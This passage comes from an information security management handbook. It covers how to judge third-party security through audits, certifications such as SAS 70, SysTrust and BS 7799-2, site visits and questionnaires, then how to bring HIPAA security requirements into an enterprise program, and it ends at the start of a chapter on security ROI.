Audits, like any other risk management tool, need to be repeated cyclically after vulnerabilities have been identified and mitigated. The more exhaustive audit should occur the second time around, when

there are fewer issues to discover. Such audits are not cheap and can range in price; it is not uncommon for a large company to pay in excess of $600,000 for a broad-scope review of a complex environment. This cost is exacerbated by the fact that it covers only a one-year period and needs to be renewed at additional expense each year thereafter.

Because organizations can be measured and certified against different standards, this method is fundamentally flawed. Therefore, this author would opt for a standard certificate rather than a consultant's opinion. Three examples include:

1. Statement on Auditing Standards (SAS) No. 70, (from the AICPA)
2. SysTrust (from AICPA/CICA)
3. BS 7799-2

SAS 70

The Statement of Auditing Standards (SAS) number 70, from the American Institute of Certified Public Accountants (AICPA), is an internationally recognized auditing standard. Review http://www.aicpa.org for more information. An auditor will evaluate and issue an opinion on the business process and computer controls that an organization has in place. This opinion discloses the control activities and processes to its customers and its customers' auditors in a uniform reporting format. It is an excellent way to avoid over-auditing. It is done once and copies of the report can be handed out to business partners. The SAS 70 attestation comes in two flavors:

Type I: this audits the design of the controls at a given point in time.

Type II: this audits the design and tests the effectiveness of the controls over a period of time. The period of time is usually a year; although it is possible to have a shorter period of examination, say three months, if a subsequent one-year examination follows.

In the absence of anything else, the SAS 70 seems like a very useful tool. However, it is the customer organization, not the auditor that selects the controls to be examined. The SAS 70 does not present a predetermined, uniform set of control objectives or control activities against which service organizations are measured. The audited company may select the controls it wishes to be audited. For example, if the organization knows that the controls pertaining to the retention of backed-up media are weak, then this can simply be omitted from the list of controls being tested. The final report will be clean. SAS 70 Type II can be a meaningful document for the informed information security professional to read as long as what is *not* covered is examined as thoroughly as what *is* covered. It is in this regard that the lack of a complete checklist covering all the controls and processes is what negates the effectiveness of having this type of independent audit.

Second, members of the AICPA who perform the audit are primarily CPA-trained and not necessarily security-trained professionals. Of course, they can utilize staff members who have some information security knowledge, but typically they follow rigid guidelines and do not think or act out-of-the-box.

SysTrust

The SysTrust certification is slowly gaining popularity in the United States, much in the same way as BS 7799-2 certification is in the United Kingdom. It is broader and deeper than a SAS 70, but as with a SAS 70, the third party can still pick and choose the scope of what gets examined. However, there is more structure to the items being evaluated than an SAS 70, and it lends itself better to a more technical environment. It tests for reliability in four areas: security, integrity, availability, and maintainability. The premise is that an unreliable system can trigger a chain of events that could bring a corporation crashing down. Each section has multiple criteria to be evaluated (19, 14, 12, 13 items, respectively), making this a comprehensive and costly certification. It is difficult to determine how many SysTrust certificates have been issued, but it is estimated to be an order of magnitude less than BS 7799 certificates. The SysTrust principles and criteria are well documented[3] by the AICPA, at their site http://www.aicpa.org/assurance/systrust/princip.htm. Accounting firms tend to be the leading providers of this certification, which are only valid for one year.

TABLE 13.1 Breakdown by Country

Japan	408	China	8	Argentina	1
UK	156	Ireland	8	Colombia	1
India	51	Austria	4	Egypt	1
Korea	27	Sweden	4	Luxembourg	1
Taiwan	27	Switzerland	4	Macau	1
Germany	25	Brazil	3	Malaysia	1
Italy	17	Iceland	3	Netherlands	1
Hong Kong	15	Mexico	3	Qatar	1
Australia	11	Poland	3	Saudi Arabia	1
Singapore	11	Belgium	2	Slovenia	1
Finland	10	Denmark	2	South Africa	1
Hungary	9	Greece	2	Relative Total	855
Norway	9	Spain	2	Absolute Total	846
USA	9	UAE	2		

Note: The Absolute Total represents the actual number of certificates. The Relative Total reflects certificates that represent multi-nation registrations or are dual-accreditations. Further details of accredited ISMS/BS 7799 certificates can be found on the official International Register Web site www.xisec.com.

BS-7799-2

There is no ISO equivalent for certification, so you need to use the British Standard BS 7799-2. ISO 17799 is only equivalent to the BS 7799-1 code of practice, and cannot be used as the basis for accredited certification because it is only a framework for describing areas that need to be assessed. A company could get a particular business function BS 7799 certified but not necessarily the entire infrastructure. Therefore, if it is crucial that your business partner be certified, you must carefully determine in what area, exactly, they are certified in. There are only 12 organizations listed with the United Kingdom Acceditation Service (UKAS) that are accredited to certify Information Security Management Systems. Not just any consulting or audit firm can provide this. The list of organizations that have been certified can be found at the ISMS International User Group site at http://www.xisec.com. The breakdown by country, as of September 2004, (version 100) is shown in Table 13.1.

At this time, only a small percentage of the companies certified are located in the United States, a surprisingly low number for a country with a suite of state and federal legislation. However, the trend from month to month is increasing (there was a 20 percent increase in total certificates from February to March 2004, and the number of U.S. certificates almost doubled). At the same time, the number of certifications granted in Japan has increased substantially. It will be interesting to watch and see whether or not this is a continuing trend. BS 7799 is a standard that is becoming more widely known (considering there are so few standards, this is not difficult) and one would expect documented compliance to this standard to be a desirable commodity in the future. It is also important to note that the certificates are valid for three years, with frequent testing during this period.

B. On-Site Visits

An on-site visit must be seriously considered if your data is stored at a location not under your ownership or immediate control. This is in addition to any audit or questionnaire. Your policies might dictate that you validate that the controls securing your data are adequate. The third-party attestation (described above) may suffice. However, you should still "kick the tires" yourself. A visit to determine that there are locked doors, closed-circuit TV (CCTV) cameras, and ID badges is rudimentary and what is expected at a minimum. A visit should also be undertaken to establish rapport, view procedure manuals, and dig

a little deeper into the processes rather than just the technology used to secure the facilities and data. Establishing rapport is more than just putting a face to a name. It might give you the opportunity to exchange ideas and methodologies. Managed security services companies routinely harden the operating systems. Your superb technical staff may do similar tasks internally and perhaps have a particular parameter set for improved security that the managed service missed. You should feel able to communicate technical information to each other for mutual benefit. Alternatively, you might be aware of some impending legislation that may have an impact on how data is backed up. It is better to be proactive and help guide your partners rather than react after the fact.

C. Questionnaires

Questionnaires may or may not be good tools to use — it depends on one's perspective. For security practitioners seeking information on their vendors, a common set of questions makes the most sense. Presumably these will be well thought out, meaningful, and consistent. It is in this regard that a specialized questionnaire should be developed that best addresses that company's needs. Consistency is most important when reviewing the responses. On the other hand, this will mean that questions will either be nonapplicable in many cases or target the lowest common denominator. Not all vendors operate under the same regulations. Not all vendors have or require the same level of security controls. This will tend to make it very difficult in reviewing the responses and prioritizing which vendor's risks are most meaningful and should be addressed.

It is a lot of work for the information security professional to issue questionnaires to business partners. You do this to solicit information and evaluate the responses to determine the risk level in doing business with that party. The level of effort involved in determining and mitigating the risk should be commensurate with the value of the asset being examined. This is why many companies do not audit or send out questionnaires to *every* third party that comes in contact with them, but select perhaps those that have a relationship above a certain dollar amount, say, $100,000. Everyone's threshold and acceptance level of risk is different, however. As mentioned earlier: one size does not fit all.

There are some simple guidelines in preparing questionnaires to send out, including:

- Avoid abbreviations that others may not understand. Although this may seem obvious, it is often overlooked. This is especially true for industry- or technology-specific terminology.
- Be thoughtful of the questions, make them relevant, but be more mindful of the answers that may be generated. It is best if the questions can be posed in such a way as to solicit a "Y" or "N" response. However, be aware that some questions may have the response of "Not Applicable." One example of this would be a bank that asked the question: "Is this project exempt from OTS notification?"

First, you would need to determine that OTS meant "Office of Thrift Supervision" (see the previous bullet). The respondent was neither a bank nor a thrift institution and was not regulated by them. To respond "N" would have implied they were subject to their regulation, but were exempt. To say "Y" would have been untrue. What was needed was "N/A."

- If there are areas of particular concern, then drill down and ask specific questions. Ask follow-up questions. For example, after asking "Do you have a backup site" and then not following up to find out where it is or how it is secured, is negligent. I know of one case where the main site was relatively secure but the backup server and data were located in the CEO's bedroom (it was a small company).
- Some of the better and more complete questionnaires are broken down into ten or more areas — mirroring the different domains of knowledge found in the CISSP courses or the components in ISO-17799. This proves useful because the recipient can easily pass the appropriate sections to other knowledgeable parties within the partner's company. It also demonstrates that the author has put some thought into the design and content of the questionnaire.

- Design the form so it has sufficient space for long answers and could expand and does not limit the responder.
- Send the questionnaires electronically. Faxed or paper copies are (a) slow to complete, and (b) waste natural resources. It also helps facilitate iterative editing sessions, should they be required.
- Make sure the responses are sent confidentially.
- Provide a contact name and number — there is no value in sending out a questionnaire anonymously. It is better for respondents to ask a clarifying question than it is for them to leave a question blank or incorrect because of a misunderstanding.
- If you are going to ask probing and deep questions, be prepared to have to sign a nondisclosure agreement.

When the questionnaire is completed and returned, you may have demonstrated a level of due diligence in complying with some of the regulations or policies. But most certainly, as an information security practitioner, you have only just started. Now comes the arduous work of examining the responses and determining whether or not there is an acceptable level of risk with this particular partner. Some larger banks have teams of five or more CISSP-certified people on staff dedicated to sending out and evaluating questionnaires, resolving issues with the third parties, and then explaining the risks to their own business lines' management. Some companies assign different risk weightings to the responses and end up with a final score that can indicate whether or not the company is above an acceptable risk level.

Do not rely on just filing the questionnaires when you receive them. And do not look for just the negative responses. Rather, read the entire document, and evaluate the respondent in the context of the business and the risks that were identified. Determine if there are mitigating controls and, most importantly, follow up on issues that might be considered of elevated risk.

Responding to Questionnaires

This is the other side of the coin. When responding to questionnaires, do not feel obligated to give all the information requested — just because it is being asked. For example, revealing that the data center is in an unmarked building in a particular city is adequate. But requests for the street address, floor plans, and locations of power and telephone outlets (as this author has been asked) is most certainly not going to solicit a response — even with an executed nondisclosure agreement in place.

Be wary of documents requiring a signature. You should seek legal advice, because signing the questionnaire responses may supersede existing master agreements you have with the business partner.

Every questionnaire will be different; formats, level of detail, and questions will vary. The best solution to reduce your workload is to attempt to preempt this by publishing an information security FAQ (Frequently Asked Questions) that can be distributed. It would be prudent to run the FAQ by your Legal Department first. The questions in conjunction with the third-party attestation should be enough to assuage the fears of most risk managers. This, however, conflicts with the verifying company's need to request information on security that is in the format they want. Unfortunately, one size does not fit all, and the party with the biggest influence will probably prevail.

In the example in Table 13.2, the response to question A.2 would normally be cause for concern (if the application were accessing data that needed a reasonable level of protection). However, the explanation given demonstrates a good mitigating control. Hence, it is valuable for both parties to provide this additional information. A red flag is not raised, so a subsequent communication is not necessary. However, it is not clear what kind of biometric authentication is used, or how it is applied or administered. The totally diligent information security professional may wish to obtain clarification on this. The point demonstrated here is the value of enticing additional comments, rather than responding with a binary response. Even with an additional response, the control may not be implemented correctly and your risk level is still high.

TABLE 13.2 Example from a Simple Questionnaire

A.	**Access Control**		
Item #	**Criteria**	**Response**	**Comments/Explanation**
A.1	Are passwords used by the application?	Y	
A.2	Are passwords complex?	N	Biometric authentication used in conjunction with password.
A.3	Can passwords be forced to have a minimum length?	N	
B.	**Disaster Recovery**		
Item #	**Criteria**	**Response**	**Comments/Explanation**
B.1	Are there backup generators?		
B.2	How long can they run with the emergency fuel supply?		

Conclusion

There is no singularly best solution for determining whether your business partner or vendor is a security liability. Much depends on the size and nature of the information security professional's organization; the nature of the data the vendor is exposed to; and to some extent, the size of the budget. Formal certifications tend to be expensive; filling out large numbers of questionnaires is draining on personnel resources. Evaluating incoming questionnaires is even more time consuming. Regardless of the role one plays, a significant effort needs to be expended.

Risk management, audit, information technology, legal, and procurement departments are all likely candidates for submitting or reviewing questionnaires. It does not matter which organization is involved as long as someone is and the results of the questionnaire are acted upon. But what does one do if the information received is unsatisfactory? The first step would be to understand the issue and then determine if there are any mitigating controls. Approach the vendor and determine if there are plans to rectify the issues at hand. A decision must be made on how to continue the business relationship and whether the risk to one's company is acceptable. Failing that, the information security professional needs to notify their management and the business line involved with this vendor/business partner.

Most information security professionals would like to rely on an independent certification or attestation that shows the controls of their business partner or vendor are sound and meet an industry-accepted level. However, these certifications are not widely used, presumably because they are expensive to obtain and equally expensive to maintain. Until certifications become affordable and widely adopted, there will be no uniform and convenient solution.

A combination of the methods described here will help identify and reduce the information security risks to your organization. What one does with the information gleaned is critical to your success.

If one can afford it, getting third party certification to a standard such as BS 7799 is desirable for your board of directors and shareholders. In other words, use it for internal use and for validating that the controls are sound. In this regard, certifying a particular one or two business functions may be all that is needed. It is unreasonable to expect all your business partners to have similar certifications so this author would use a detailed and customized questionnaire to solicit information from partners. One must then expect to follow up on the questionnaire by probing deeper where necessary to remediate issues.

Finally, be prepared to receive an FAQ in response to your questionnaire. This may be acceptable, depending on the breadth and depth of the FAQ. Information security professionals should always strive to obtain the information needed to manage their company's risks.

Notes

1. Charles Cresson Wood, Information Security Policies Made Easy.
2. PricewaterhouseCoopers, Information Security Breach Survey 2002.
3. AICPA/CICA SysTrust Principles and Criteria for Systems Reliability, Version 2.0.

Incorporating HIPAA Security Requirements into an Enterprise Security Program

Brian T. Geffert, CISA, CISM, CISSP

Overview

One of the greatest challenges in any business is protecting information — in all forms — as it moves in, out, and through an organization. Because many of today's enterprise computing environments are ensembles of heterogeneous systems to which applications have been introduced one at a time, integration of each application into a cohesive system is complex. To compound the problem, paper-driven business processes tend to have makeshift origins tailored to the needs of the individual employees implementing the processes. These factors work against effective information management and protection in an organization.

With the requirements of the Health Insurance Portability and Accountability Act (HIPAA) and the growing concerns about security and privacy of all electronic personal information, organizations are now facing the reality of quickly and significantly changing the way they manage information. Thus, the gaps between current practices and the practices required for HIPAA security and privacy compliance related to personal health information present both risks and challenges to organizations. Nevertheless, these changes must be addressed and they must be implemented to meet the HIPAA security requirements.

Meeting HIPAA Security Requirements

For the past several years, organizations across the country have been implementing the HIPAA Privacy requirements while concurrently preparing their environments in anticipation of the final HIPAA Security requirements. Now that the Privacy regulations have become effective and the Security regulations have been finalized, organizations can begin to align their enterprises with the HIPAA requirements, both to ensure that HIPAA Security requirements are incorporated into their Enterprise Security Program and that the Enterprise Security Program is consistent with the Enterprise Privacy Program, Privacy Rules, and other regulatory compliance programs they have already implemented.

Enforcement of the HIPAA Security regulations will begin in April 2005. With this deadline looming, organizations must move quickly to develop and implement compliance plans. These plans should involve:

- Compiling an inventory of the individually identifiable electronic health information that the organization maintains, including "secondary networks" that are comprised of information kept on employees' personal computers and databases and are not necessarily supported by the organization's IT department
- Conducting risk assessments to evaluate potential threats that could exploit the vulnerabilities to access protected health information within an organization's operating environment
- Developing tactical plans for addressing identified risks
- Reviewing existing information security policies to ensure they are current, consistent, and adequate to meet compliance requirements for security and privacy
- Developing new processes and policies and assigning responsibilities related to them
- Educating employees about the security and privacy policies
- Enforcement and penalties for violations
- Reviewing existing vendor contracts to ensure HIPAA compliance
- Developing flexible, scalable, viable solutions to address the security and privacy requirements

Risks of Noncompliance

The security and privacy requirements of HIPAA compliance are potentially complex and costly to implement because they are broad in scope and will require ongoing attention to ensure compliance and awareness of regulatory updates, as well as incorporating the updates into security and privacy programs. There are also significant costs, risks, and criminal penalties associated with noncompliance, including:

- *Impact on business arrangements.* Noncompliance may have an impact on business partner relationships that an organization maintains with third parties.
- *Damage to reputation.* Noncompliance can lead to bad publicity, lawsuits, and damage to an organization's brand and credibility.
- *Loss of employee trust.* If employees are concerned about unauthorized use of their health-related information, they are likely to be less candid in providing information and more inclined to mislead employers or health professionals seeking health information.
- *Penalties.* Penalties range from $25,000 to $250,000, and one to ten years in prison for each offense.

Entities covered by HIPAA ("covered entity") are health plans, health-care clearinghouses, and health-care providers that conduct any of the HIPAA standard transactions. These "entities" include employers that sponsor health plans (with more than 50 covered employees); health, dental, vision, and prescription drug insurers; HMOs; Medicare; Medicaid; Medicare supplement insurers; and some long-term care insurers. Other entities that do business with a covered entity and have access to health information will be indirectly affected by HIPAA.

Enterprise Security and HIPAA

HIPAA Privacy regulations apply to protected health information (PHI) in any form, whereas HIPAA Security regulations apply only to electronic PHI. Any approach to enterprise security affecting this information must include both, as shown in Figure 23.1. Although the final HIPAA Security Standards apply only to electronic PHI (EPHI), organizations must begin their decision-making activities with a thorough understanding of the HIPAA Privacy regulations that became effective April 14, 2003.

An organization's approach to HIPAA Security regulations can effectively leverage the assessment information gathered and business processes developed during the implementation of HIPAA Privacy regulations to support a consistent enterprisewide approach to its enterprise security projects.




FIGURE 23.1 Enterprise security.

The Role of Industry Standards

While an organization might be tempted to begin its security implementation by reviewing what the regulations require, most security experts agree that the organization should look first to industry standards and generally accepted practices to develop rational security solutions based on risk for the organization, and *then* evaluate whether HIPAA may require additional measures. As it turns out, the HIPAA Security Standards closely align with many generally accepted security standards (e.g., ISO 17799, National Institute of Standards and Technology [NIST], Common Criteria, and Centers for Medicare and Medicaid Services [CMS] standards). Moreover, organizations will be able to point to these industry standards as the basis for addressing their compliance with the HIPAA Security requirements. This same risk-based approach has proven successful with other industries and regulations (e.g., GLBA in Financial Services) and represents an opportunity for organizations to establish and implement the best solutions for their organizations.

HIPAA Security regulations allow significant flexibility as long as the organization documents, via a risk analysis, how its security program will meet the applicable HIPAA Security requirements. This flexible, risk-based approach provides organizations with the opportunity to select and implement safeguards that will support their specific operations and environment while also meeting the HIPAA Security Standards. To achieve this, the organization will need to develop consistent, structured, and documented processes (such as decision frameworks) for ensuring that its security measures continue to safeguard the organization's individually identifiable health information (IIHI) as required by HIPAA.

A Flexible Approach: Good News and Bad News

The final HIPAA security requirements describe what organizations should do to implement them, but not how to do it, thus providing organizations with flexibility in addressing the individual requirements or "specifications." This is good news for organizations because, with this flexibility, they can more easily balance the risks their particular organization faces with the costs of implementing the safeguards to address those risks.

The bad news about the flexible approach is that the regulation requires an organization to take a disciplined process-centric approach to understand and address the individual requirements.

To support this flexible and less prescriptive approach, the HIPAA Security regulations introduce two new concepts: (1) required implementation specifications and (2) addressable implementation specifications. Required implementation specifications must be implemented by all organizations subject to

TABLE 23.1 HIPAA Security Requirements

Standard	Implementation Specifications (R) = Required, (A) = Addressable
Administrative Safeguards	
Security management process	Risk analysis (R)
	Risk management (R)
	Sanction policy (R)
	Information system activity review (R)
Assigned security responsibility	Security official (R)
Workforce security	Authorization and/or supervision (A)
	Workforce clearance procedure (A)
	Termination procedures (A)
Information access management	Isolating health-care clearinghouse function (R)
	Access authorization (A)
	Access establishment and modification (A)
Security awareness and training	Security reminders (A)
	Protection from malicious software (A)
	Log-in monitoring (A)
	Password management (A)
Security incident procedures	Response and reporting (R)
contingency plan	Data backup plan (R)
	Disaster recovery plan (R)
	Emergency mode operation plan (R)
	Testing and revision procedure (A)
	Applications and data criticality analysis (A)
Evaluation	Replaces "certification" (R)
Business associate contracts and other arrangements	Written contract or other arrangement (R)
Physical Safeguards	
Facility access controls	Contingency operations (A)
	Facility security plan (A)
	Access control and validation procedures (A)
	Maintenance records (A)
Workstation use	(R)
Workstation security	(R)
Device and media controls	Disposal (R)
	Media re-use (R)
	Accountability A)
	Data backup and storage (A)
Technical Safeguards	
Access control	Unique user identification (R)
	Emergency access procedure (R)
	Automatic log-off (A)
	Encryption and decryption (A)
Audit controls	Mechanism to record and examine EPHI systems (R)
Integrity	Mechanism to authenticate electronic PHI (A)
Person or entity authentication	(R)
Transmission security	Integrity controls (A)
	Encryption (A)

HIPAA Security regulations. Addressable implementation specifications must be evaluated by each organization to determine whether they are reasonable and appropriate for the organization's environment, therefore allowing organizations to make implementation decisions as they relate to their operating environment. Table 23.1 summarizes the required and addressable implementation specifications included in the final HIPAA Security regulations.

TABLE 23.2 Four-Step Process

Framework Steps	Key Activities	Key Issues
Business requirements definition	Security standards, privacy considerations	Develop reasonable and practical interpretations of HIPAA security rules
Business impact analysis	Document current environment, perform risk and safeguard analysis	Complexity, environment, risk, cost
Solution implementation	Compliance with strategy, define initiatives, define program management structure, plan projects	Develop actionable projects mapped to requirements
Compliance monitoring	Define monitoring and progress reporting, develop compliance plan and develop management reporting process	Place projects into overall plan to report progress and compliance

Risk-Based Solutions

Organizations should choose and implement the appropriate safeguards that work in their environment based on a thorough understanding of the risks the organization faces, and selection of the appropriate safeguards based on the identified risks. In addition, organizations must now document the decision-making process used to select the safeguards they intend to adopt.

Addressing individual implementation specifications in an effective and efficient manner will require the development of a *security decision* framework for making security decisions as it relates to each organization. The framework also enables an organization to methodically and consistently review the risks it faces in its environment and to select the appropriate safeguards.

Building a Security Decision Framework

A security decision framework through which the organization can effectively and consistently review both the HIPAA Security required and addressable implementation specifications can effectively be broken down into a four-step process, as shown in Table 23.2.

Step 1: Business Requirements Definition

The creation of a security decision framework starts with developing a business requirements definition that addresses reasonable and practical interpretations of HIPAA regulations as they apply to the specific organization. Generally accepted security standards and guidelines (such as ISO 17799, NIST, and CMS), which are readily available to organizations, can provide a context for interpreting the particular implementation specification and for understanding how certain implementation specifications have been interpreted by other groups.

For example, encrypting all the EPHI in an organization may seem an effective way to secure information, but it is probably not practical based on current encryption methods, and it will most likely degrade the performance of their systems as well as increase the costs associated with implementing such a solution.

Finally, the process of developing business requirements definitions needs to include working with both the business units and privacy program to avoid conflicts in business processes and policies. In addition, leveraging the information prepared as part of the HIPAA privacy readiness efforts (e.g., the assessment, policies, procedures, and processes) will assist most organizations in starting their efforts.

Step 2: Business Impact Analysis

The next step deals with understanding the organization's operating environment and developing a business impact analysis that addresses risks, costs, and the complexity of compliance activities in the organization's specific environment. A typical approach to HIPAA security readiness would be to apply

HIPAA Security requirements to the Information Technology (IT) department. This approach fails to address security as an enterprisewide function that affects all business units and all individual users alike. Also, today's Internet-driven environment is requiring ever more information sharing, even further blurring the boundaries of internal and external access. Thus, the HIPAA readiness team must segment the organization to ensure they have adequately addressed all the areas of concern for HIPAA Security readiness.

Certainly, the HIPAA readiness team can compartmentalize the organization any way it desires, such as IT, strategic initiatives, key business processes, or locations, as long as it segments it in a way that makes sense to both executive management and business unit leaders who will ultimately endorse or reject the HIPAA Security compliance approach.

Once the scope of the review has been defined, a risk analysis will identify the threats and the vulnerabilities faced by the organization. Gaining managerial agreement across the organization on the risks they face is important because, in the end, those managers will establish what areas are most valuable to the organization and prioritize that need to be protected. In addition, understanding what is important to the organization will help shape the Enterprise Security Program because it will allow a focus on resources in those areas. As with any risk analysis, key stakeholders should be closely involved in the process.

Finally, based on the identified risks and using the organization's interpretations of HIPAA Security regulations, the organization needs to conduct a safeguard analysis to select security measures that will account for the following factors:[1]

- The size, complexity, and capability of the organization
- The organization's technical infrastructure, hardware, and software capabilities
- The probability and criticality of the potential risk EPHI
- The cost of implementing security measures

Once appropriate security measures are identified, they should be organized into actionable projects for implementation.

Step 3: Solution Implementation

Developing actionable projects mapped to the HIPAA Security requirements defined in Step 1 is an essential building block in addressing HIPAA Security readiness. As the organization completes the projects, executive management and key stakeholders will require periodic status reports on HIPAA readiness progress and how they link to the original plan.

Finally, due to the sheer number of projects and the amount of resources required to implement them, a formal program management office (PMO) and supporting structure is often required to successfully complete the projects on time and within budget. The organization does not necessarily need to create a new PMO for this purpose, but should consider leveraging an existing organizational PMO to assist with project execution.

Step 4: Compliance Monitoring

Compliance monitoring involves ongoing measurement of the organization's conformity with HIPAA Security regulations using standard monitoring and reporting templates. The compliance monitoring strategy should be incorporated into the organization's overall compliance plan that also includes the organization's existing policies, such as Human Resources and Privacy policies.

Deploying the People, Processes, and Technologies

Once the organization has developed its security decision framework for HIPAA Security, the focus of its efforts should be on the components (i.e., identified risks, projects, and interpretation of requirements)




FIGURE 23.2 The Deloitte Enterprise Security Program Model™.

within the framework and incorporating them into their overall Enterprise Security Program (ESP) and operating environment. To accomplish that, companies should develop a "road map" for prioritizing steps, creating the timeline, and developing the plan for implementing the steps. The steps in the "road map" are tied to specific ongoing processes involved in HIPAA Security readiness. A sample road map is shown below.

Merging HIPAA into an Enterprise Security Program

New solutions and modifications that enable compliance with HIPAA requirements must be integrated into the operating environment and continuously maintained. One way to ensure this is to incorporate HIPAA Security requirements and other business requirements into an overall process-oriented ESP. This approach enables the organization to shift from an IT-centric to a business-centric security focus that more effectively manages risk and more closely aligns with the HIPAA Security risk-based approach.

Implementation of a program based on the proprietary Deloitte & Touche Enterprise Security Program Model shown in Figure 23.2 helps organizations develop and maintain an enterprise security program that links all necessary organizational, technical, administrative, operational, and physical security controls. The model incorporates a strategic combination of business drivers, legal and

regulatory requirements, and acceptable risk standards to ensure they are operationally integrated with the overall IT architecture, business processes, and business culture of the organization deploying the program.

The Deloitte & Touche model enables organizations to take a bottom-up or top-down approach, providing the flexibility to address security needs based on the maturity level of the organization's current enterprise security program and overall business priorities, through five key components:

1. *Strategic alignment.* Consensus on threats, vulnerabilities, and acceptable risks is established by leveraging ISO 17799, industry-specific standards, and strategic business drivers to create a desired risk profile to ensure that everyone is on the same page.
2. *Security effectiveness.* A user-friendly dashboard or portal is developed to enable management to monitor and report security performance effectiveness by measuring key performance indicators of core business processes, architectures, and business management processes.
3. *Business enablement.* Core business processes and architectures are defined, developed, and deployed in concert with the Core Security Operating Model and standards-based, risk tolerance-based criteria.
4. *Process enhancement.* Leveraging foundational blueprints, business management processes are refined and calibrated to efficiently integrate security standards and expertise throughout the system development life cycle and day-to-day operations.
5. *Security foundation.* Standards-based, risk tolerance-based foundational blueprints are used to define, develop, and implement an enterprise-level security architecture and business operating model — the Core Security Operating Model is established.

A majority of the HIPAA Security discussions fall into the "Strategic Alignment" area of the model. A desired risk profile and a business-driven security strategy are developed, in part, through facilitating management consensus on threats, vulnerabilities, and acceptable risks while maintaining links to the organization's strategic business objectives. This management consensus becomes a critical driver throughout the enterprise security program development and implementation as other important issues arise. Based on the results of these discussions and agreements, the organization can develop solutions and build the most effective implementation road map.

HIPAA and a New Level of Information Protection

HIPAA Security regulations are forcing many organizations to secure electronic individually identifiable health information. While developing a program to protect this information, organizations have an opportunity to improve their information management processes, thus increasing the security of all information. By developing a consistent, structured, and documented process to verify that HIPAA security measures are in place and working, organizations will have a foundation for compliance with other regulations. By integrating this into a process-oriented ESP that is linked with the organizations' privacy programs, organizations can maintain their level of readiness within a security program that aligns with the HIPAA Security risk-based approach, and provides effective, enterprisewide risk management.

Acknowledgment

Rena Mears, Ken DeJarnette, Bill Kobel, and Terrie Kreamer also contributed their support and expertise in developing this chapter.

Note

1. 45 CFR Parts 160, 162, and 164; *Federal Register,* Vol. 68, No. 34; February 20, 2003, p. 8376, §164.306.

Measuring ROI on Security

Carl F. Endorf, CISSP, SSCP, GSEC

Finding a return on investment (ROI) has never been easy; and for technology, it has been even more difficult. To make matters more complicated, the return on security investment (ROSI) has been nebulous at best. It is easy to say that a Web defacement or hack attack will cause a "loss of customer confidence," but what does that really mean? What is the financial impact on an organization if it experiences a loss of customer confidence? What needs to be determined is the causation of the financial impact and the event itself.[1] I believe that there are clear methods to do this.

The purpose of this chapter is to discuss the basic methods of finding the ROSI for an organization and the implications that this will have on the business of security. We also examine a seven-step analysis to help determine the ROI for security.

Understanding ROI

It is easy to get security money *after* you are attacked, but the problem is trying to get the money before that happens. How do you quantify what security gets you? If you spend an additional $3,000,000 this year on security, how do you justify it? What is the return on that investment? As a security professional, you see different vulnerabilities and attacks on a daily basis and it may be very clear to you that your enterprise needs to be more secure. But from a business perspective, it is not always that clear. Executives realize that threats are a reality, but they want some way to quantify these threats and know what the cost is for implementing a security measure or the financial consequences if they do not.

Many security managers rely on a soft return on investment (SROI) that is not based on actual data but on FUD (fear, uncertainty, and doubt) to sell the need for new security measures or the expansion of existing ones. The idea is that if you can scare enough people they will give you the money. The problem with this is that it can lead to implementing technology that is not always needed or that solves a problem where there is minimal risk of that threat.

Today more than ever, with a recession in the economy, it is difficult to justify with any solid evidence what security expenses are needed. For example, if you need to add three security people and update your firewalls, this will result in more uptime and less downtime on the network, which means the company will make more money; but where is the quantifiable value associated with staffing and firewalls?[2] The SROI will not help justify these costs.

